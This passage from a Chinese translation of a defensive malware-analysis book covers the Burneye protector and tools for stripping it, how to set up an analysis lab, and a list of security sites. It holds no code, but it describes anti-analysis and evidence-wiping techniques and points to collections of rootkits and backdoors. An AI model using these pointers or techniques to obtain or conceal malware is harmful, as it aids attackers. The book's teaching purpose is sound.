Burneye 保护的每一层可以相互独立地应用，例如一个攻击者可以只选择编码层，或者只选择系统指纹层，或者两者都选。包含一个安全删除功能，可以确保二进制文件的副本没有遗留在硬盘中。通过仔细删除和原始的可执行文件相关的所有二进制位，Burneye 帮助确保没有留下任何证据，除了被保护的 executable 文件。

需要注意的是，Burneye 中实现的技术不仅仅有保护恶意代码的用处，专业的商业软件开发公司能够使用相同的策略（甚至是 Burneye 本身）管理自己的软件产品实现数字权限。他们所使用的技术非常类似于在 Burneye 发现的技术，软件开发商利用这些既能防止客户和竞争者进行逆向工程，又可以标记可执行程序，使其只在某些特定的系统中运行。一个叫做“Cloakware”的公司用自己的代码转换器为软件开发人员提供了这些工具及其他防御技术，我们可以在 www.cloakware.com 下载。Cloakware 如同 Burneye 一样提供了编码支持，但是在保护源代码和编译二进制程序方面，Cloakware 则超越了 Burneye。

根据 Burneye 分析恶意代码

如果你遇到了已经被 Burneye 修改过的恶意代码，逆向工程代码可能会成为一项令人畏惧的工作。然而，一些已经创造的工具明确地聚焦于破坏 Burneye 的保护层。首先，你可以使用 Burndump，我们在 www.securiteam.com/tools/5BP0H0U7PQ.html 上可以下载它。

这个工具是一个可承载的内核模块，它可以去除所有 Burneye 保护。它改变了操作系统内核，这样就可以在来自 Burneye 保护程序的迷惑层和系统指纹层运行时删除它们。由于这一特性，对于分析受 Burneye 保护的恶意代码来说，这个工具是必需的。不幸的是，删除编码层仍然需要攻击者的密码，因为对于分析家来说，如果没有密码，则被保护的代码不能够译码。尽管如此，仅仅删除迷惑层和系统指纹层已经相当有用。

除了 Burndump 之外，另一种叫做“BurnInHell”的工具可以用来猜测一个被 Burneye 保护的程序文件的密码。从其名字来看，我猜想这个工具的作者的分析被 Burneye 保护的程序上一定花费了不少时间，我们可以在 www.securiteam.com/tools/6T00N0K5SY.html 上下载它。BurnInHell 用一个字典单词表或通过完整地尝试所有可能密码的来猜测 Burneye 密码，令人高兴的是，BurnInHell 在猜测密码时实际上并不运行受保护的二进制程序。一旦它猜测到了适当的密码，则会显示密码，以及这个可执行程序的一个副本。这样使用任何调试器或者反向编辑器，即可分析这个程序了。

正如我们在这一章中开始所讨论的，大多数攻击者并不利用诸如 Burneye 这样的程序所提供的保护，而是在自己的代码内部留下了大量的线索，留待我们在静态和动态分析过程中发现。对使用 Burneye 或是类似保护措施的攻击者来说，我们有大把的工具用来指导恶意代码分析。即使恶意代码被混淆、压缩或者编码了（没有密码），我们仍然可以运行它并观察其行为。只要攻击者不用密码或者硬件指纹，我们在这一章中所讨论的动态分析技术依然是可行的。一些坏家伙确实设立有障碍物，但是通过细致的分析和勤奋的努力，我们可以战胜这些挑战。

11.3 结论

我所阐述的理论，表面上对你来说是虚幻的，其实它是相当实际的——实际到我必须依靠它才能生存。

——Sherlock Holmes，摘自 Arthur Conan Doyle 所写的“*A Study in Scarlet*”，1887 年出版

在这一章中，我们讨论了如何建造一个自己的恶意代码分析实验室。或许我有些与众不同，但是我能够真正的享受花费在实验室里的大量时间集中讨论各种类型的恶意代码，进而确定隐藏在它们后面的秘密。我喜欢福尔摩斯，而我的可靠实验室充当了我的助手沃森博士。或者我是沃森，而实验室却是福尔摩斯。不管是哪一种组合，有了你自己的实验室，你就能够跟随恶意代码分析的过程，了解真实的恶意代码实例是如何工作的。

接下来，如果你已经发现了一个独特而有趣的新实例，利用你在分析过程中收集到的资料为其写一个摘要。考虑一下将你的摘要提交给一个公共安全揭露列表，例如 Bugtraq

mailing (网址是 www.securityfocus.com) 或者一个总结这种攻击的组织, 例如 CERT 调和中心, 网址为 www.cert.org。通过分享你的知识, 帮助地球成为一个更安全的地方。如果我们在安全共同体中分享关于最新攻击的信息, 则能够提高我们的抵御能力并将恶意代码的威胁减到最小。

最后, 如果你想要对恶意代码分析有更多的认识, 我衷心地推荐你浏览 HoneyNet Project。这个网站完全致力于逆向工程学恶意代码的概念, 网址为 www.honeynet.org/reverse/, 这一站点基于 HoneyNet Project 在 2002 年春天所遭遇到的一件事而建立。当时一名攻击者闯入了 HoneyNet Project 系统, 在我们的一个 honeypot 上加载了一个后门。HoneyNet Project 具代表性地分析了安装在系统中的所有后门代码, 但是攻关小组决定用不同的方法来处理这一后门。正是由于这一后门, 我们向信息安全组织提出了挑战。我们邀请来自世界各地的人们共同分析这一后门代码, 确定它如何工作, 并且提交了描述其分析过程的对策。最好的对策是由 HoneyNet 工作组的一些成员做出的, 并赢得了一些非常酷的奖项。就 20 多个对策而言, 这一挑战为分析恶意代码展示了多种不同, 但是非常有效的形式。如果你希望增强对抗工程学恶意代码的能力, 阅读一些已经取得成绩的程序是一个很不错的建议。

11.4 总结

贯穿本书的始终, 我们已经看到了恶意代码是如何工作的。在这一章中, 我们讨论了如何建立一个实验室并分析你自己遇到的恶意代码实例。建立一个实验室, 你需要 1 台~4 台机器之间的协力合作, 你不能将这些机器用做工作目的。它们不必是快速的计算机, 剩余设备或者从 Internet 拍卖得到的便宜系统已经足够了。把这些系统和一个便宜的交换机或集线器连接, 就我个人而言, 比较倾向于集线器, 这样我能够很容易的收集到来自于局域网的所有通信并进行分析。我在我的实验分析计算机上安装了 Windows、Linux 和 OpenBSD 操作系统。使用类似于 VMware 和 VirtualPC 的工具, 你可以虚拟整个实验室, 在一个带有多客户机操作系统的单个硬件单元上安装它。伴随着一个虚拟实验室的实现, 你可以即刻处理恶意代码造成的任何修改, 没有必要重新设置任何操作系统。

你绝不能将你的恶意代码实验室连接到 Internet。一些从前一次分析中剩余下来的恶意代码可能会从你的实验室蔓延到 Internet 上, 或者一些从 Internet 上滋生的恶意代码会感染你的实验室。你应该使用 CD-ROM、USB 存储器或软盘将恶意代码转移到你的实验室。

恶意代码分析类似于测试或者逆向工程的合法软件, 在开始分析之前, 你应该对照核对表确保你需要的工具安装到了实验室的计算机上。这些工具包括文件、进程、网络 and 注册表监视器。你还应该在 CD-ROM 中相应地备份这些工具。这样如果恶意代码实例改变了受害计算机硬盘上的任何程序的话, 你可以使用 CD-ROM 上的工具继续分析。

在你分析恶意代码的过程中，文档用来记录你在每一步中所做的以及你得到的结果。一个书写的纪录对于保存事件发生的轨迹，警告其他人提防恶意代码威胁，以及起诉犯罪者有用的。建议你使用这一章或者我们的网站 www.counterhack.net 中所介绍的恶意代码分析模板。

恶意代码分析过程可以分解为两部分，即静态分析和动态分析。静态分析查看硬盘中与恶意代码相关的文件，并不运行任何程序；动态分析则包括执行恶意代码和观察其行为。

对于静态分析，我通常由运行一个反病毒工具开始，然后在 Internet 上搜索其结果。反病毒工具的开发人员可能会有一个在自己的网站上能搜索到的说明。我也使用多种其他 Internet 站点，了解其他人按照我的这个恶意代码实例已经做出的任何分析。

接下来，我开始分析这个恶意代码实例，查找感兴趣的信息中，例如恶意代码实例的名字、帮助选项、用户对话，以及密码等。不可否认，攻击者可能已经使用编码、压缩和剥离技术隐藏了这些信息串。尽管如此，我通常还是查找一些特殊的字符串，例如单词 *kernel*、*DLL*、*EXE*，以及 *password* 等。另外，通过在一个编辑器中打开恶意代码文件，我查找一些使用例如 Perl 或者 VBScript 的一种特殊的脚本语言写的标志。

如果这一文件是某个二进制可执行文件，我会使用不同的双向工具搜索由连接器和编译器留在可执行文件中的信息。通过使用 *nm* 和 *objdump* 工具，搜索指示有趣的功能调用和变量名称的符号。我有时会分解二进制的恶意代码程序，用汇编语言彻底分析其代码。通过用类似于 IDA Pro 的工具深入思考这些汇编语言代码，我能够找到这个程序如何运行的信息。另外，一个反向编译器可以将汇编机器语言指令转换为原始高级语言，例如 C 或 Java。反向编译器生成一些混合的结果，有时会显示为非常费解且具有迷惑性的代码。

对于动态分析，在运行恶意代码文件之前我小心地配置了所有的监控工具。我使用 Windows 和 Linux 上的 Filemon 程序监控文件，在执行恶意代码后还运行了一个文件完整性检测工具查询对关键文件的修改。

为了监控被恶意代码取消的过程，我使用了 Windows 中的 Process Explorer 程序。在 UNIX 系统中，则使用了 *top* 和 *lsof* 命令来帮忙。这些过程监控工具显示了被恶意代码访问的所有库、文件，以及网络端口。为了更深入地理解恶意代码的网络活动，我使用 TCPview 或者 Windows 的 Fport 和 UNIX 的 *lsof* 来查找本地端口接收器。我利用 Nmap 工具比较这一本地端口信息和来自远程端口扫描的结果，利用 Ethereal 通过网络了解由恶意代码产生的任何通信。有时，我需要为一个被动的恶意代码接收器通信，进而获得其回复。为了产生这一通信，我可能为恶意代码使用适当的客户机，或者客户机模式中的 Netcat 程序。在 Windows 系统中，我也使用本地网络监控程序 TDImon 获得网络活动的更细密的细节。最后，我检查本地网络界面的状态以查看其是否处于本地和远程这样一个混合的模式中。

如果计算机安装的是 Windows 系统，则利用 Regmon 工具并结合加载在 Windows 上的

嵌入的 Regedt32 程序，我同样可以查找到对于注册表的任何修改。最后，由于恶意代码可能会运行得相当快，以至于很难捕捉到其不轨行为，我有时会用一个调试器运行它以使其运行速度减慢。我可以用一个好的调试器，例如 Ollydbg、gdb、IDA Pro 或者 SoftICE，在程序中设置断点。调试器将运行这些代码直到到达一个断点为止，在这个断点处它将停下，这样即可分析它到达这个点之前的行为。

逆向工程工具和技术允许一个系统管理员或者安全方面的开发人员查看内部的恶意代码，以决定其真正目的。攻击者往往使用如同 Burneye 这样的对抗逆向工程的工具来掩饰自己的代码。Burneye 使代码具有了迷惑性，用密码对其加密，并使其在一个单独的系统中运行，Burndump 和 BurnInHell 工具能够取消 Burneye 对代码的这种保护。

如果你在自己的实验室里发现了新的恶意代码种类或者其他什么诡计，则与其他人一起分享这一信息吧，这样整个信息安全组织都将受益于你的研究。只有通力合作，我们才能抵抗新的恶意代码类型。

11.5 参考文献

- [1] “An Environment for Controlled Worm Replication and Analysis, or: Internet-inna-Box”, Ian Whalley, Bill Arnold, David Chess, John Morar, Alla Segal, and Morton Swimmer, September 2000, www.research.ibm.com/antivirus/SciPapers/VB2000INW.htm
- [2] “Review: VMWare Workstation 3.1 vs. Virtual PC 4.3.2 vs. Bochs 1.4”, Eugenia Loli-Queru, May 2002, www.osnews.com/story.php?news_id=1054
- [3] *How to Break Software: A Practical Guide to Testing*, James A. Whittaker, Pearson-Addison-Wesley, May 2002
- [4] *Lessons Learned in Software Testing*, Kaner, Bach, and Pettichord, Wiley & Sons, December 2001
- [5] *Hacker Disassembling Uncovered*, Kris Kaspersky, A-List Publishing, April 2003
- [6] *Inside Windows 2000*, Third Edition, David A. Solomon and Mark Russinovich, Microsoft Press, September 2000
- [7] “Reverse Engineering Malware”, Lenny Zeltser, May 2001, www.zeltser.com/sans/gcih-practical/revmalw.html
- [8] “An Introduction to Cloakware Code Transformation Technology”, Cloakware Corporation, May 2002, www.cloakware.com/resources/
- [9] “Reverse Challenge Results”, The Honeynet Project, July 2002, www.honeynet.org/reverse/results/

第 12 章 结 论

我们的 Malware 之旅现在就要结束了，在这本书中我们已经讨论了许多如今我们所面临的最普遍且最具破坏性的 Malware 攻击，还有一些历史性的观点，以及许多关于未来 Malware 演化的预测。然而信息安全显然不是一个静止不前的领域，何况 Malware 的威胁也会不断地发展。计算机地下组织的成员们一直在坚持不懈地推动着这个领域的发展，为了实施攻击而设计新的工具和技术。同样，在防御病毒进攻的社区，我们不断地改进自己的能力，细化自己的处理并升级相关的技术。有时，你可能觉得自己像一条小鱼，在新信息的浪潮中逆流而上。如果我们想避免 Malware 带来的灾难，就要保持知识的不断更新，这是非常重要的。那么，你如何跟上这样的冲击呢？在这一章中，我们将把注意力转向信息资源，你可以借助于这些信息资源跟上 Malware 的不断发展。最后，我们还有一些临别的思考。这些思考与现在和不远的将来信息安全的情形有关，以及 Malware 在我们行业中的处境。

12.1 跟上技术发展的有用站点

为了与最新的技术保持同步，我依赖于当今 Internet 上各种各样的重要网站，这些网站的特点是拥有来自一些最多产的信息安全专家的作品。在这一部分，我们将讨论这些站点，我强烈建议读者们经常并仔细地阅读这些网站的内容。这不是我随随便便列出的站点，而是我试着坚持阅读的特别站点。我每天都要浏览许多这样的网站，只是为了了解我们行业的最新进展。当我偶尔有几天没有访问这些网站时，我会觉得有一种落后感，几乎是与从我们的社团疏远了。或许我是一个热衷于计算机安全的人，但正是这种“瘾”帮助我理解

最新的病毒攻击。更重要的是，它还可以保护我的系统不被那些坏家伙的最新技术破坏。

在这本书的写作过程中，我列出了每一个站点的最新 URL 地址。但是在这本书中，你我都要面对当前纸张技术的限制。一旦这本书印刷完成并送到你的手中，我当然不能再更动书中的内容。也许在将来，我们能够向你的书籍发送一束无线电波，像变魔术一样改变书中的内容，但是现在还不行。与现在你手中的纸张不同，网络本身就是一个不断变化的动态媒体。不幸的是，这些网站的拥有者有时会改变站点的 URL 地址或者部署其他站点。尽管我基于有用性和提供可靠安全信息的长期信誉选择站点，其中的一些 URL 地址无疑会随着时间的推移而变得无法使用。因此，为了让这一部分内容更加有用，我给出了一个关键字列表，以后你可以使用喜欢的搜索引擎找到这些站点。由于这些网站具有很高的价值，网上有许多镜像站点，并且它们将会继续收集管理这些内容。即使这些 URL 地址发生变化，甚至停用，有了这些合适的关键字，你就能够找到这些网站，使用他们的智慧来理解 Malware。

12.1.1 Packet Storm Security

现用 URL: *packetstormsecurity.nl* 和 *www.packetstormsecurity.org*。

查找关键字: Packetstorm Security、last 20 tools，以及 last 20 exploits。

“德高望众”的 Packet Storm Security 站点是当今在 Internet 上可以访问的最有价值的信息安全工具仓库之一。这个站点是一个攻击者和防御者同样喜欢的站点，因为它经常提供新的进攻和防御工具。他们最新发布的 20 个简讯、20 个工具、20 个探测方法，以及其他项目的列表都非常有价值。它们还对 Internet 上的各种新闻组织举行投票，列出与信息安全相关的头条新闻。

Packet Storm 由一组独立的安全研究人员和对计算机安全感兴趣的人们运行，他们维护大量的软件和安全报告。从 Malware 的观点来看，这个站点包含了各种各样的后门和 RootKit 的详尽目录。特别地，如果你对 UNIX RootKit 感兴趣的话，你确实应该看一看 *packetstormsecurity.nl/UNIX/penetration/rootkit/* 这个目录，其中包含 50 多种不同种类的用户级和内核级的 RootKit。

12.1.2 Security Focus

现用 URL: *www.securityfocus.com*。

查找关键字: Security Focus 和 Bugtraq。

对于那些想要跟上信息安全行业的技术发展的人们来说，Security Focus 站点相当有用。Security Focus 有对最新的进攻和防御策略有深刻见解的文章，它可从技术上武装你来对抗计算机攻击。除了技术文章以外，Security Focus 还提供与计算机安全相关的政治和国家政

策问题最前沿的文章。例如，你可以学到如何防御最新的内核控制攻击，还可以查看描述部署 honeypots 的法律复杂性的抨击文章。

除了上面的内容以外，Security Focus 还管理流行的 Bugtraq 邮件列表，该列表可能是当今 Internet 上可免费获得的技术性信息安全资源，使得 Security Focus 站点更有参考价值。同样，攻击者和防御者们向这个适度，但却热闹非凡的计算机进攻和防御论坛发表自己的有价值帖子。如果你真正想要跟上计算机攻击的步伐，则应该看一看在 www.securityfocus.com/archive/1 上的 Bugtraq 文件。除此之外，如果你想对特定的技术领域进行集中讨论，而不只是 Bugtraq 提供的一般内容，则应该查看 Security Focus 的其他邮件列表，例如其个人列表。这些列表通常专门关注某一个主题，包括事件处理、网络应用程序、计算机侦察、渗透测试、防火墙，以及其他计算机安全领域。

12.1.3 Global Information Assurance Certification

现用 URL: www.giac.org。

查找关键字: GIAC、SANS、GCIH，以及 Certified Incident Handling Analyst。

SANS 协会于 1999 年制定的 GIAC(Global Information Assurance Certification)计划为信息安全人员提供许多专门领域的认证，包括事件处理、入侵分析、防火墙、Windows 和 UNIX 等。我发现与其关联的网站非常有用，因为对这些内容非常感兴趣，因此我在 GIAC 计划创立之初就加入了并负责 GIAC 事件处理和黑客攻击课程的主要部分。但是，我不是为 GIAC 做广告而提到它；相反，我提到 GIAC，是因为它是一个收藏计算机攻击和防御相关信息真正的宝库，所有的内容都免费供你阅读和使用。

为了获得认证，每一个申请者需要提交一份与其研究的领域相关的信息安全方面的实习论文，篇幅大概在 30 页~100 页。这些论文通常包含吸引人的新的研究课题和工具分析，会被认真地评定等级，并张贴在 GIAC 网站上。你一定要查看那些已经得到“honors”（名誉）标志的文章，因为它们百里挑一的。这些论文经常包含特别详尽并有深刻见解，或者最前沿的研究。所有不同的 GIAC 专题都很有趣，但是我特别重视那些带有 GCIH(GIAC Certified Incident Handler)计划的优秀论文，这些论文涉及到计算机攻击、Malware 分析和渗透测试。其中的有些论文确实令人敬畏！你可以在 <http://www.giac.org/GCIH.php> 找到并下载数以百计的论文。

12.1.4 Phrack Electronic Magazine

现用 URL: www.phrack.org。

查找关键字: Phrack、Phrack World News、Hacking、Phreaking，以及 Reverse Engineering。
你读过关于某种计算机攻击的详尽讨论吗？在读了这些基于纯粹恶意小聪明的文章

后，你会恍然大悟，拍着自己的前额，喊着：“噢，天哪”吗？我常常是这样，并且是在阅读 Phrack 杂志中那些家伙创作的文章时。Phrack 杂志是一种在线免费刊物，网址是 www.phrack.org。Phrack 有悠久的历史，第 1 次发行可以追溯到 20 世纪 80 年代中叶。我不得不提醒我们的年轻的读者，我们在那个时代确实已经有了计算机，甚至有了电话。Phrack 网站从古老而又优秀的 Phrack 创刊号开始，已经包含 60 多种不同主题的文獻资料。从那时直到现在，每个 Phrack 主题都在讨论了如何使用各种不同的技术，通常是一些新奇的手段。

Phrack 并不定期发行，一期与一期之间大约相隔 6 个~9 个月。然而，当新的一期发行时，经常是充满了令人拍案称奇的文章。最近的几版主要是关于内核操作和秘密后门，这两个研究领域是计算机地下组织研究最多的领域。

12.1.5 The Honeynet Project

现用 URL: www.honeynet.org。

查找关键字: Honeynet Project、Lance Spitzner、Scan of the Month Challenge, 以及 Reverse Challenge。

回到 1999 年 9 月我的电话响了的那一刻。对方是一个名叫 Lance Spitzner 的精力充沛的安全爱好者。他在电话中与我讨论一个由他命名为“Honeynet”计划的新想法。如同平常一样，Lance 说话很快，但是做自由研究的热情非常有感染力。那时 Lance 正在组建一个团队，这个团队由 30 个志同道合的安全爱好者组成。他们安装系统，并放在 Internet 上，然后等待这些系统被攻击。这些 Honeypot 目标没有预先发布，它们只是标准且非公开宣传的系统，这些系统放在 Internet 上，等待那些坏家伙来冒险。这样的 Honeypot 的集合称为“Honeynet”，因为它们是整个的系统，等待被攻击的目的是为了进行研究。如同 Dian Fossey 在薄雾中观察歹徒一样，Honeynet 计划尝试观察并记录攻击者每一步的动作。攻击发生后，这个团队检查每一台受害计算机，将攻击者入侵时使用的技术拼凑在一起。这个团队最初的目标一直持续到今天，即“学习攻击者社区的工具、策略和动机，并分享学到的经验教训。”

在 Honeynet 站点，你会找到关于分析蠕虫攻击、攻击者剖析、理解扫描的统计学分析、构建 Honeypot，以及其他各种各样有趣的主题的论文。这个网站中，我最喜欢的部分之一是“Scan of the Month Challenge”。每个月，这个团队从近期对我们的目标系统之一的不寻常扫描中提取嗅探数据并将其发布到网上。网站访问者会被邀请阅读具有挑战性的内容，并回答一系列关于那些嗅探数据的特殊攻击的问题。团队会评定最好最全面的分析的人为胜利者，并将获胜的参赛者在网站上发布。其中有的挑战甚至包括对一个由攻击者安装在 Honeypot 系统中的后门进行逆向工程，使用了我们在本书第 11 章中讨论的某些技术。我

十分喜欢获胜者的回答，因为他们经常会为我自己的分析工具包提供一个新技巧。

12.1.6 Mega Security

现用 URL: www.megasecurity.org 和 <http://kobayashi.cjb.net/>。

查找关键字: Mega Security、Aphex、Doc、MaGuS, 以及 MasterRat。

据我所知, Mega Security 站点是特洛伊木马、后门和 RootKit 最大的收集网站之一, 其网址是 www.megasecurity.org/files_all.html, 它由几个小伙子维护, 他们自称是“Doc”、“MaGus”、“MasterRat”和“Aphex”(我们在第7章中讨论的 AFX Windows RootKit 的作者)。从2000年3月起, 这个站点就开始按照发行年月来整理这些工具, 并为这些工具提供详细的档案。有些月份只有7个不同的后门(2000年3月), 但其他月份则有超过90个(2002年7月)。对于每一个 Malware, 该站点提供软件的屏幕截图、作者姓名、该工具的起源国家及其简介。在搜索新的后门工具的名称及性能方面, 该站点特别有用。但要知道, 许多工具本身并不能在这个站点下载。这是一个相当合理的策略, 它或多或少限制了这些 Malware 的广泛传播。

12.1.7 Infosec Writers

现用 URL: www.infosecwriters.com。

查找关键字: Infosec Writers、Information Security Guild, 以及 Hitchhikers World。

Infosec Writers 站点(以前是 Information Security Writer's Guild, 信息安全作家协会)包括各种各样丰富的安全主题, 其作者来自于世界各地的许多作家。每周, Charles Hornat 及其快乐的员工都会提供新的原创文章, 这些文章涉及信息安全的各个方面, 近期包括诸如逆向工程(reverse engineering)发行商补丁、本地和远程缓冲区溢出, 以及 honeypot 计划等主题。这个站点最有特点的一部分就是所谓的“Hitchhiker's World”, 这份不定期发行的电子杂志以有趣的非正式简报讨论关于信息安全方面的焦点问题。该简报由 Arun Koshy 任编辑, 它是一个很不错的读物, 意在简洁、技术和有趣。所以, 我几乎不会错过“Hitchhiker's World”的每一期内容。

12.1.8 Counterhack

现用 URL: www.counterhack.net。

查找关键字: Counter Hack、Counterhack、Ed Skoudis, 以及 Crack the Hacker Challenge。

这是我的个人网站, 网址是 www.counterhack.net, 包括一个各种信息安全思想的大杂烩, 从技术论文到滑稽的幽默无所不谈。特别地, 你可能想读一读我的“Crack the Hacker”挑战。这些每月一次的技术竞赛, 向信息安全专家发出挑战, 让他们分析一个虚构主题的

案例研究，并回答关于如何进行系统防御、入侵检测和如何处理具体情况的问题。每个这样的剧情都基于一个现实世界的事件，把它包装为一段剧情，假设一个真实的组织受到了攻击。这些比赛的获胜者会得到一个小的奖赏，提高极小一点国际知名度。

12.2 临别思考

现在，我们已经知道了一些可用资源，你可以使用这些资源帮助自己跟上 Malware 威胁的发展。让我们将注意力转到 Malware 的大局观上，写完本书的每一章后，我都会冷静地思考了每一种 Malware 类型的全面含义，平静地记录我们已经讨论过的这些技术，为了增进这种平静地思考 Malware 的方法，当我遭受攻击时，我也会思索 Malware 威胁的进化本性，对计算机攻击做出及时的反应。在写作这本书时，如果我的客户、朋友，或者自己的计算机受到攻击，我常常借这个机会，对 Malware 的特征做大量针对性的记录。

为了编写这些有临别前的思考，我把在平静时和狂热时做的记录都重新看了一遍，试着获取 Malware 的大局观。正如你可能料到的那样，我给出了两种非常不同的心态。当你读过这本书后，你也可能有这样的心态。心态之一是悲观主义者的观点，而另外一种心态要乐观的多。让我们先从悲观主义者的观点出发，展望一下 Malware 的未来吧。

12.2.1 临别思考：悲观主义版

这问题看起来很简单，
太多的技术。
机器是来挽救我们的生命的，
机器使人失掉人性！

——唱片“Kilroy Was Here”中的歌曲“Mr. Roboto”，Styx，1983 年

也许你在阅读本书的某些章节时，会有某种不详预感。你可能会想：“我无法跟上那些加载到我的 BIOS 中的恶意、多态、像蠕虫一样传播、具有反侦察能力，并且为内核模式的嗅探式的后门的发展！我要放弃。我不如去山区养牛，因为我永远不会被奶牛‘黑’。”如果这就是你的想法，我已经明白你的意思了。如同我们在一章接一章中所看到的那样，坏家伙正在入侵我们的系统，将恶意代码塞进每一个可能保存可执行代码的隐蔽处和缝隙中。Malware 偷偷地通过网络、电子邮件、应用程序、操作系统，以及内核进入我们的系统，有一天甚至可能进入 BIOS 和 CPU 的微指令中。你确实这样想，Malware 是专门设计用来滥用计算机的灵活性和强大功能的，这些正是我们使用计算机所看重的。

我们已经在不知情的情况下被卷入一场令人悲哀的交易——以此为了得到强大的应用

程序和能够伴随可执行内容快速而轻松地改变的底层计算机，我们已经介绍了系统的各种层次的 Malware 可能性。在计算机革命中，我们重点关注那些非常灵活的通用计算机的应用和经济价值。几十年前，只有为数不多的幻想家意识到，使用 Malware 的攻击者能够运用这种灵活性，从内部破坏我们的系统。由于实现过程中所有的普普通通的错误，我们计算机的这种灵活性使它们变得相当脆弱。

或许整个交易就是一个错误，也许我们应该使用限制更加严格的系统，专门用来运行特定的应用程序，而抵制各种类型的可执行内容。我们能够创建具有专门定义功能的系统，使攻击者在利用这些功能时有更大的难度。我们有一个单独的系统，放在我们的桌子上或放在旅行袋中，我们将它作为游戏控制台、图书馆、自动唱片点唱机、写作工具、医疗顾问、值得信赖的财政计划人，以及存放我们内心的秘密和欲望的存储设备，这可能令人感到惊奇。然而，在惊奇之余，也许这些功能应该被分割成不同的系统，每一个都具有非常小的灵活性。

但是，我们正在朝着相反的方向前进。我们非但没有分离所用计算机的功能并限制它们的灵活性，反而是正在使用同样的底层灵活的技术将其他电子发明物加入到我们的计算机中，这种技术非常容易被 Malware 列为攻击目标。随着计算机革命的不断发 展，我们配备了能够播放 MP3 音频文件的立体声系统，或者运行某种 Linux 系统的个人摄像机。我们看到具有车载计算机的轿车，这种车载计算机能够进行引擎控制和导航，其中一些使用的是 Windows 系统。你可以做一个实验，试着穿过一家医院，计算一下你能够看到的基于 Windows 和 UNIX 系统的机器的数量——这些运行健康护理服务系统的机器可以帮助医生匹配需要治疗的患者，甚至分发药物。此外，我们的军队在战斗指挥中日益依赖于相同类型的普通机器。试想一下，如果一个蠕虫感染了这样的医疗和军事系统，它会造成多大的破坏，更不用提你的娱乐系统了。即使每一个这样的系统都专注于一系列特定的任务，它们依然使用与我们的台式机和服务器相同的底层技术，即 UNIX 和 Windows，连同 TCP/IP 网络连接和常见的 CPU 流水线。我们非但没有限制 Malware 的选择，反而在不经意间邀请它更加深入地进入我们的生活。

使问题更加复杂的是，许多（或许甚至是绝大多数）组织因为那些缺乏训练的系统管理员而感到苦恼，这些系统管理员不知道如何恰当地为自己的计算机提供防御，甚至不能检查出系统被攻击的症状。通常，信息安全的预算微薄，忙碌的系统管理员要处理很多的麻烦事情来保持机器正常运转，根本顾不上什么安全。培训这些管理员，直到能够放心地让他们使用我们在这本书中讨论过的技术，会花费从未花费过的大量宝贵时间和资金。一个普普通通的系统管理员很少有机会与相当好的攻击者对抗，甚至是一个普普通通的攻击者，只是重新使用了其他人写的 Malware 都可能造成巨大的破坏。

当我们想到最终用户时，情况变得更糟糕了。即使有一个聪明的系统管理员，一个笨

的用户也可能很容易被 Malware 感染系统。一个用户会在不经意间执行了错误的程序而激活 Malware，这个 Malware 会获取一台计算机的超级用户权限，并将自身嵌入到计算机的底层。关键服务器（critical server）上的一个错误不仅会危害到单个无知的用户，而且会对所有依赖那台计算机的用户造成危害。将涉及到的所有因素集中起来，在许多单位我们确实面临许多威胁。也许养奶牛毕竟不是一个坏主意。

12.2.2 临别思考：乐观主义版

除非某个人像你一样，
喜欢可怕的抓阄，
任何事情都没有变得更好，
没有。

——“*The Lorax*”，Dr. Seuss, 1971 年

但是不要绝望！奶牛也有它们自己的问题。尽管它们不会（至今为止还不能！）被计算机 Malware 感染，但确实会收到各种其他疾病的困扰。依我看来，养奶牛不如和计算机打交道有意思。我有时会迷失在悲观者的阵营中，但是一想起计算机安全和与 Malware 作斗争时，我在事实上还是一个乐观主义者。当然，坏家伙们正在以令人担忧的步调改进自己的 Malware，并把各种各样的计算机系统作为其攻击目标。但是我们能够（而且必须）行动起来阻击他们。我知道为了跟上 Malware 的发展，需要做许多的工作。我几乎用去了无数个小时来保护系统，并对进攻进行反击，或许你也是这样的。

然而，保护我们的系统不被绝大部分的攻击破坏是能够做到的。我们不能抛弃自己的系统固有的灵活性，因为我们的结构中的大量组件，甚至单位的组件都依赖于这些已经部署的系统特征。打个比方，在冒着危险混入另一个马棚时，发现那匹马已经离开了那个马棚；相反，我们需要认真设计并构建我们的系统，使它们同时具有灵活性和安全性。如果你回想一下我们在本书中讨论过的所有防御措施，则会发现这些措施都归结为做一个彻底而专业的工作——管理和保护我们的系统。

无论何时，只要开始变得气馁，我都会这样想，我们生活在信息安全的黄金时代。我坚信，20 年、30 年或者 40 年后，我们将会回想起这一段最令人激动的职业生涯。当我们老了，牙齿掉光了，头发也花白了，坐在摇椅上回想过去，我们将会这样想：“哇，这是多么有趣的一段经历啊！”对于信息安全专家来说，在 21 世纪中期确实有许多艰辛的工作要做。然而，在这些艰辛工作中，我们学习到了新奇而有趣技术，与坏家伙作斗争，以及保护我们社会最重要的信息，这些都使我们感到兴奋。也许我们确实需要在这里多花一些时间，部署我们在整本书中所讨论的防御技术，这些努力会让我们的世界变成更好并更

加安全。

同样，在不远的将来，对经验丰富的安全人员的需求量仍会很大。我们的社会需要像你我这样能够帮助保护我们计算机系统中脆弱的内部结构的人。你想要安全吗？做安全工作如何！所以，尽情享受这个令人毛骨悚然的时代吧。将来，信息安全很有可能不像今天一样刺激。

事实上，我相信我们今天正处在信息安全行业的转折点。可能将来回顾起这段时光时，我们会意识到，从信息安全的角度来看，这是一个开始从根本上得到改善的时期。对于安全，商家总是嘴上说的好听，但是最近他们开始将安全更加认真地整合到他们系统中。安全逐渐变得不仅仅是商家的卖点，商家正开始实际性地做一些我们早就想要的东西了。是的，这些工作已经开始了，听到最近的这些消息我着实非常高兴。

几家计算机制造商已经宣布将要开始配置新的系统，这些系统禁用了许多高风险的特性。在过去的日子里（一两年），商家研制出一种全新且即插即用的（out-of-the-box）计算机工作站或服务器，它在启动时激活所有的特性，商家并没有考虑安全问题。发行商之所以这样做，是因为这种默认激活的特性可以减少用户询问如何激活这些特性，从而减少技术支持的开销。然而，这些特性会对我们的安全造成相当大的威胁。如今市场上得到这一信息，即安全比最小化技术支持更重要，发行商相应地开始使用比几年前更加安全的默认设置来配置自己的系统。

同样，操作系统和应用应用程序厂商也获得了同样的信息，他们通过设置默认值关闭了带有风险的功能，以及经常被利用的漏洞。我们看到，深刻的安全思想正被构建在 OpenBSD 和 Linux 中。为了防止这些操作系统吸引过多的安全方面的注意力，Microsoft 已经带着自己的可信赖计算计划（trusted computing initiative）跳了出来。像其他操作系统一样，Solaris 正在不断地改进。使系统更加安全最可靠的思想是从一个操作系统转变到另外一个操作系统，使其都变得更加安全。

